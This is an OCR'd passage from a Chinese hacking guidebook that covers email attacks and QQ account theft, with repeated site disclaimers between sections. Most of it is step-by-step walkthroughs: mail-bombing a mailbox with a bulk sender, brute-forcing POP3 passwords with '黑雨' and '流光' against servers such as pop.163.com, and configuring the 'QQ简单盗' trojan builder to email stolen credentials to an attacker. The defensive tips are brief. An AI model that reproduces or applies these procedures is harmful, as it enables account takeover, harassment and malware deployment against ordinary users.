
免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


第9章

邮件攻防实战

要点导航

- 邮件攻击的方式
- 邮件炸弹攻防
- 使用黑雨获取邮箱密码
- 使用流光探测邮箱密码
- 找回失窃的电子邮箱密码





电子邮箱是互联网中常用的交流信息工具之一，用户除了发送邮件之外，还可以在邮箱中保存一些重要资料。随着邮箱被广泛地使用，黑客也经机对邮箱发起了猛烈的攻击，发送大量的垃圾邮件、盗取邮箱密码等，使得邮箱的安全性越来越引起人们的重视。

本章主要介绍了邮件攻击的方式和产生的危害，邮件炸弹攻击的实现以及防范，黑客常用的盗取邮箱密码工具，最后介绍了使用密码提示问题答案找回邮箱密码。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

9.1 邮件攻击概述

关键字
邮件攻击、垃圾邮件、木马、病毒

视频学习 无

难度水平 ◆◆◇◇◇

由于电子邮箱是互联网中重要的信息交流工具之一，因此黑客们也盯上了这块“肥肉”，使用各种邮件攻击来达到自己的目的，可能是想炫耀一下自己的黑客技术，也可能是非法盗取他人的隐私信息。

9.1.1 邮件攻击的方式

互联网中大多数邮件服务器使用的都是UNIX系统，包括Solaris、HPUX、AIX、IRIX、Linux等，其中最通用的配置是运行sendmail和popper服务软件。其中Sendmail是SMTP服务器，专门负责接收和发送邮件；而popper是通过POP3协议来专门负责用户读取和处理邮件的请求。黑客常使用的邮件攻击主要有下面两种。

1. 发送垃圾邮件

目前垃圾邮件（spam）还没有一个非常严格的定义。一般来说，凡是未经用户许可就强行发送到用户的邮箱中的任何电子邮件都可称为垃圾邮件。黑客一旦使用多台机器向邮件服务器发送巨量的垃圾邮件，将会造成邮件服务器大量带宽损失，并严重干扰邮件服务器进行正常的邮件递送工作。

2. 发送携带有病毒、木马的邮件

有时候用户会在电子邮箱中收到陌生人的邮件，有的邮件携带有附件，而有的邮件却携带有网页链接，一旦用户下载并运行了附件或者打开了网页链接，则木马、病毒就会入侵到电脑中，这也是黑客们使用的邮件攻击方式。

9.1.2 邮件攻击的危害

垃圾邮件对互联网以及广大的用户的影响很大。这种影响不仅仅是人们需要花费大量的时间来处理垃圾邮件、占用系统资源等，而且也带来了很多的安全问题。

最明显的一点是，垃圾邮件占用了大量网络资源。一些邮件服务器因为安全性差被作为垃圾邮件转发站，而被警告、封IP地址等事件时有发生，且大量消耗的网络资源使得正常的业务运作变得缓慢。随着国际上反垃圾邮件事业的发展，组织间黑名单共享，使得无辜的服务器被大范围的屏蔽，这无疑会对正常用户的使用造成严重的影响。

更严重的是，现在的垃圾邮件和入侵行为、病毒等的结合也越来越密切，垃圾邮件俨然已经成为黑客发动攻击的重要平台。例如“清醒变种H”和“瑞波变种XG”病毒就是利用垃圾邮件发动攻击的典型例子。“清醒变种H”是通过电子邮件传播的蠕虫病毒，它会在系统目录里释放多份病毒体，向外大量散发病毒邮件，传播速度极快。“瑞波变种XG”是一种IRC后门程序，集蠕虫、后门等功能于一身，恶意攻击者可以利用此病毒远程控制中毒的电脑，对其发动攻击或偷窃用户的资料等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

9.2 邮件炸弹实战

关键字
邮件炸弹、亿虎E-mail群发大师、防范

视频学习 光盘\/第9章 邮件攻防实战\9-2 邮件炸弹实战

难度水平 ◆◆◇◇◇

邮件炸弹是黑客经常使用的攻击手段，它能够造成目标用户的网络带宽耗尽，严重的还可能会对邮件服务器造成破坏，因此用户除了了解发送邮件炸弹的工具外，还需要做好防范措施。

9.2.1 认识邮件炸弹

邮件炸弹是最古老的匿名攻击之一，通过设置一台机器不断地向同一个电子邮箱地址发送大量的电子邮件，攻击者能够耗尽接收者网络的带宽。由于这种攻击方式简单易用，也有不少发匿名邮件的工具，并且只要攻击者获悉用户的电子邮箱地址就可以进行攻击，所以这是用户最值得防范的一个攻击手段。


有些人可能会把邮件炸弹与Spaming混淆，其实这两者的实质并不相同。Spaming指的是发件者在同一时间内将同一电子邮件寄给千万个不同的用户，主要是一些公司用来宣传其产品的广告方式，这种方式一般不会对收件人造成太大的伤害。

9.2.2 使用亿虎E-mail群发大师

“亿虎E-mail群发大师”是一种基于Internet上的标准邮件服务器的专业高速E-mail群发程序，普通用户可使用它给多个好友发送邮件，而黑客却可使用它来实现邮件炸弹攻击。


步骤1：启动亿虎E-mail群发大师

双击桌面上的“亿虎E-mail群发大师”快捷图标，启动该应用程序。



步骤2：单击【增加】按钮

打开亿虎E-mail群发大师主界面，单击工具栏中的【增加】按钮。



步骤3：选择地址文件

❶ 弹出“选择地址文件”对话框，在“查找范围”下拉列表中选择地址文件所在的位置。

❷ 选中后在列表框中单击选中含有邮箱地址的文本文档。

❸ 选中之后单击【打开】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提示：导入多个相同的邮箱地址

在步骤3导入的邮箱地址文本文档中，如果该文档中包含的邮箱地址全部相同，并且向目标邮箱发送的邮件多且容量过大，就会造成邮件炸弹攻击。

步骤4：输入邮件主题和内容

❶ 返回主界面窗口，单击工具栏下方的“邮件内容”标签。

❷ 接着在下方输入邮件主题和内容。



步骤5：增加附件

❶ 单击“邮件附件”标签。

❷ 接着在下方单击【附件增加】按钮。




步骤6：选择附件

❶ 弹出“选择附件”对话框，在“查找范围”下拉列表中选择附件所在的位置。

❷ 选中后在列表框中单击选中附件。

❸ 选中之后单击【打开】按钮。



步骤7：查看添加的附件

执行上一步操作之后返回主界面，此时可在窗口中看见添加的附件，单击【服务器】按钮。




步骤8：填写发送服务器详细信息

❶ 弹出“增加”对话框，输入发件人地址、名称和回信地址。

❷ 在“SMTP内置服务器”选项组中输入有效的DNS服务器。

❸ 输入完毕之后单击【测试】按钮。



步骤9：查看测试的结果

弹出“提示”对话框，提示用户输入的DNS服务器有效，直接单击【确定】按钮，若测试的结果显示DNS服务器无效，则需要重新填写DNS服务器，直到测试出有效的DNS服务器为止。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提示：获取有效的DNS服务器

用户可以通过多种方式获取DNS服务器，这里给大家介绍一种方法，打开“命令提示符”窗口，输入ipconfig /all命令后按【Enter】键即可获取有效的DNS服务器。

步骤10：单击“确定”按钮

返回“增加”对话框，如果测试的DNS服务器有效，则直接单击【确定】按钮。




步骤11：开始发送邮件

返回主界面，在工具栏中单击【开始】按钮。



步骤12：单击【失败成功】按钮

执行上一步操作之后，接着单击【失败成功】按钮。



步骤13：查看发送的结果

此时可在主界面中看见发送的结果，左侧为发送失败的邮箱地址，右侧为发送成功的邮箱地址。



9.2.3 邮件炸弹防范

用户了解了邮件炸弹的攻击原理之后，便可采取有效的措施来防范，例如向ISP求援、采用过滤功能等。

1. 向ISP求援

如果用户的电子邮箱遭受了邮件炸弹的攻击，但是自己又没有好的办法对付，这时应该做的就是拿起电话向自己上网的ISP（网络服务提供商）求援，他们就会采取办法帮助您消除E-mail Bomber。

2. 采用过滤功能

在邮箱软件中安装一个过滤器是一种最有效的防范措施（目前有许多的邮箱自带过滤功能）。邮箱在接收任何电子邮件之前预先检查发件人的资料，如果觉得有可疑之处，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以将之剔除，不让它进入自己的邮件系统。但是这种做法可能会删除一些有用的邮件。此时使可在邮箱软件中启用过滤功能，把自己的邮件服务器设置为超过邮箱容量的大邮件时，自动进行删除。这里以网易邮箱为例介绍具体的操作步骤。


步骤1：打开网易邮箱首页

在网易邮箱登录页面中输入用户名和密码后单击【登录】按钮，打开网易邮箱首页。




步骤2：单击“设置”链接

接着在页面的右上角单击“设置”链接。



步骤3：单击“来信分类”链接

跳转至新的页面，在“邮件收发设置”选项组中单击“来信分类”链接。



步骤4：新建分类规则

❶ 打开“新建分类规则”页面，输入分类规则的名称。

❷ 在下方设置邮件过滤的相关条件，设置完毕后单击【确定】按钮保存退出即可。



3. 使用转信功能

有些邮件服务器为了提高服务质量往往设有“自动转信”的功能，利用该功能可以在一定程度上解决容量特大邮件的攻击。假如用户申请了一个转信邮箱，利用该邮箱的转信功能和过滤功能可以将那些不愿意看到的邮件全部过滤掉，删除在邮件服务器中，或者将垃圾邮件转移到自己其他的免费邮箱中，也可以干脆放弃使用被轰炸的邮箱，重新申请一个新的邮箱。

4. 谨慎使用自动回复功能

所谓“自动回复”，就是指对方给您的这个邮箱发送了一封邮件而您没有及时收取的话，邮件系统会按照您事先的设置自动给对方回复一封确认信，这个功能本来给用户带来了极大的方便，但是也有可能会造成邮件炸弹。试想一下，如果给您发信的人也同样使用了自动回复功能，那么当您收到他发来的信而没有及时收取时，您的邮箱系统又会自动给他发送一封确认信，如此一来，这种自动发送的确认信便会在双方的系统中不断重复发送，直到把你们双方的信箱都撑爆为止。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5. 用专用工具解决

如果用户的邮箱已经不幸“中弹”，而且自己又想继续使用这个邮箱，可以使用一些邮件工具来清除这些垃圾邮件，例如POP-It。这些清除软件可以登录到邮件服务器上，使用其中的命令来删除不需要的邮件，保留有用的信件。

9.3 电子邮箱密码获取

难度水平 ◆◆◆◇◇

关键字
邮箱密码、黑雨、流光

视频学习 光盘\第9章 邮件攻防实战\9-3 电子邮箱密码获取

由于电子邮箱本身存在着一些漏洞，因此黑客可通过这些漏洞来获取账号以及密码。在这一节中将会向读者介绍黑客获取账号和密码的方法，用户也可利用这个方法来检测自己邮箱的安全状况。

9.3.1 使用黑雨获取密码

黑雨——POP3邮箱密码暴力破解器最大的特点就是提供了多种破解算法，使得用户在破解时，可以根据具体的情况选择不同的算法来加快邮箱破解的速度。


步骤1：启动黑雨软件

下载并解压到本地电脑后，双击对应的快捷图标，启动黑雨软件。



步骤2：设置POP3地址和用户名


在黑雨主界面中输入Pop3地址和Pop3用户名（被破解的邮箱用户名）。



步骤3：设置密码位数等信息


❶ 在顶部单击选中“选取字符集”单选按钮，然后勾选下面所有的复选框。

❷ 接着设置猜测的密码位数和字串集。



步骤4：选择深度算法

设置完毕后在下方选择破解的算法，例如单击【深度算法】按钮。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提示：猜测密码的算法

在黑雨主界面中，用户可看见深度算法、多线程深度算法、广度算法、多线程广度算法四种算法，不同的情况下可选择不同的算法。

深度算法：这是一种十分特殊的算法，如果密码的位数猜得准确，就可将时间缩短30%～70%。


广度算法：此算法CPU占用比深度算法多2%，但速度要快一些，它是一种很常见的算法，现在大多数类似功能的密码破解工具都采用这种方法，其对短小密码（3位以下）的破解能力非常强。

多线程深度算法：如果CPU频率十分高，采用该算法可以极大地提高速度。

多线程广度算法：是广度算法的多线程方式。

步骤5：查看破解的结果

耐心等待一段时间之后，即可在主界面的右侧看见破解出的密码。



9.3.2 使用流光探测邮箱密码

流光是一款国产软件，它具有非常丰富的功能，包括扫描各种类型的主机、探测用户信息、破解密码、探测主机漏洞等，这里主要介绍使用流光来探测邮箱密码。

步骤1：启动流光软件

下载并解压安装到本地电脑后，双击对应的快捷图标，启动流光软件。



步骤2：单击“添加”命令

打开流光软件主界面，右击菜单栏中的“POP3主机”选项，接着依次单击“编辑>添加”命令。



步骤3：添加主机

❶ 弹出“添加主机（POP3）”对话框，在文本框中输入主机名称，例如输入pop.163.com。

❷ 输入完毕后单击【确定】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：单击“添加”命令


返回主界面中，右击刚刚添加的主机选项。在弹出的快捷菜单中依次单击“编辑>添加”命令。如右图所示。



步骤5：添加用户

❶ 弹出“添加用户”对话框，在“请输入用户名”文本框中输入要探测的邮箱用户名。

❷ 输入完毕之后单击【确定】按钮。



步骤6：添加解码字典或方案

返回主界面，右击左上方的“解码字典或方案”选项，在弹出的快捷菜单中依次单击“编辑>添加”命令。




步骤7：选择解码字典方案

❶ 弹出“打开”对话框，在“查找范围”下拉列表中选择密码字典所在的路径。

❷ 接着在列表框中单击选中密码字典。

❸ 然后单击【打开】按钮。




步骤8：设置POP3地址和用户名

返回主界面，在页面的左上方勾选刚刚添加的邮箱用户名复选框。



步骤9：选择简单模式探测

接着在菜单栏中依次单击“探测>简单模式探测”命令。



步骤10：开始探测

此时流光正在根据添加的解码字典探测用户的密码，请耐心等待。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


知识进阶：找回失窃的电子邮箱密码

用户的电子邮箱密码如果被其他人窃取之后可采用多种方式找回，例如通过密码提示问题、保密邮箱、QQ号码、手机以及安全码等方式。

其中密码提示问题是在用户注册邮箱时自己设置的，应当牢牢记住密码提示问题的正确答案，这样就可以重新修改密码，无论其他人盗取多少次，您都可以使用密码提示问题答案来重新设置邮箱密码，这里以网易邮箱为例介绍使用密码提示问题答案来找回失窃的邮箱密码。

光盘	光盘/第9章 邮件攻防实战/9-4 找回失窃的电子邮箱密码

❶ 打开网易邮箱登录页面，在页面右侧单击“忘记密码”链接，如下图所示。




❷ 跳转至新的页面，在页面中单击“通过密码提示问题”选项，如下图所示。




❸ 打开“找回密码”页面，输入通行证用户名和出生日期，输入完毕后单击【下一步】按钮，如下图所示。



❹ 跳转至新的页面，输入密码提示问题答案、新密码和验证码，输入完毕后单击【下一步】按钮，如下图所示。



❺ 执行上一步操作之后跳转至新的页面，此时可在页面中看见提示信息，提示用户成功设置了网易通行证密码，即修改成功，如右图所示。



溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


第10章

QQ攻防实战

要点导航

- 使用QQ盗号工具
- QQ信息攻击工具
- QQ安全防范
- QQ登录信息清除





在互联网中，只要是上过网的用户基本上知道QQ聊天软件，通过QQ聊天软件可以实现信息的即时收发、语音视频聊天等功能，其功能强大得令人惊叹，是国内非常流行的即时通信工具。

正是由于其实用性和广泛性，其中的各种靓号和特殊号码（例如生日号、情侣号）成为了不法分子的目标，他们用尽一切手段想要盗取这些QQ号码，可以是盗取密码，也可以是发送QQ炸弹，因此各种破解、盗取QQ密码的软件也就应运而生。保证自己的QQ不被盗取是每一个QQ用户所希望的，也是能够做到的。

本章主要介绍了盗取QQ密码的常用软件，如QQ简单盗、阿拉QQ密码潜伏者、盗Q黑侠等，使用风云QQ尾巴生成器、QQ细胞发送器、飘叶千夫指等软件进行QQ信息攻击，QQ的安全防范措施，最后介绍了怎样清除QQ的登录信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.1 使用QQ盗号工具

关键字
QQ简单盗、盗Q黑侠、QQ眼睛

视频学习 光盘\第10章 QQ攻防实战\10-1 使用QQ盗号工具

难度水平 ◆◆◆◇◇

随着QQ聊天软件成为互联网中最流行的聊天工具，一些攻击者对等级很高（至少2个太阳）或者号码很有意思的QQ号产生了兴趣，他们就会使用各种不同的QQ盗号工具来窃取这些QQ号码。本节就将介绍一些常见的QQ盗号工具。

10.1.1 QQ简单盗

QQ简单盗是一款不错的QQ盗号工具，它采用了比较领先的进程插入技术，使得QQ简单盗本身无进程，无注册表启动项。增加了文件自保护功能，使程序达到难以查杀和删除的效果。下面就介绍QQ简单盗的使用方法。

步骤1：启动QQ简单盗应用程序

下载QQ简单盗压缩文件后将其解压到本地计算机中，然后双击对应的快捷图标，启动QQ简单盗应用程序。



步骤2：设置收/发信邮箱

❶ 打开QQ简单盗主界面，输入收、发信邮箱、发信箱密码和SMTP服务器。

❷ 输入完毕后单击【测试发信】按钮。




步骤3：查看测试邮件

弹出“QQ简单盗”对话框，提示用户请查看邮箱是否收到测试信件，单击【OK】按钮，然后查看是否收到了测试邮件。



步骤4：单击“选择木马图标”按钮

返回主界面中，保持ASP收信的默认设置，然后单击下方的【选择木马图标】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：选择木马图标


❶ 弹出“打开”对话框，在“查找范围”下拉列表中选择图标所在的文件夹。

❷ 然后在列表框中双击选中的图标。




步骤6：生成木马

返回主界面中，此时可在界面底部看见选择的木马图标，单击右侧的【生成木马】按钮。



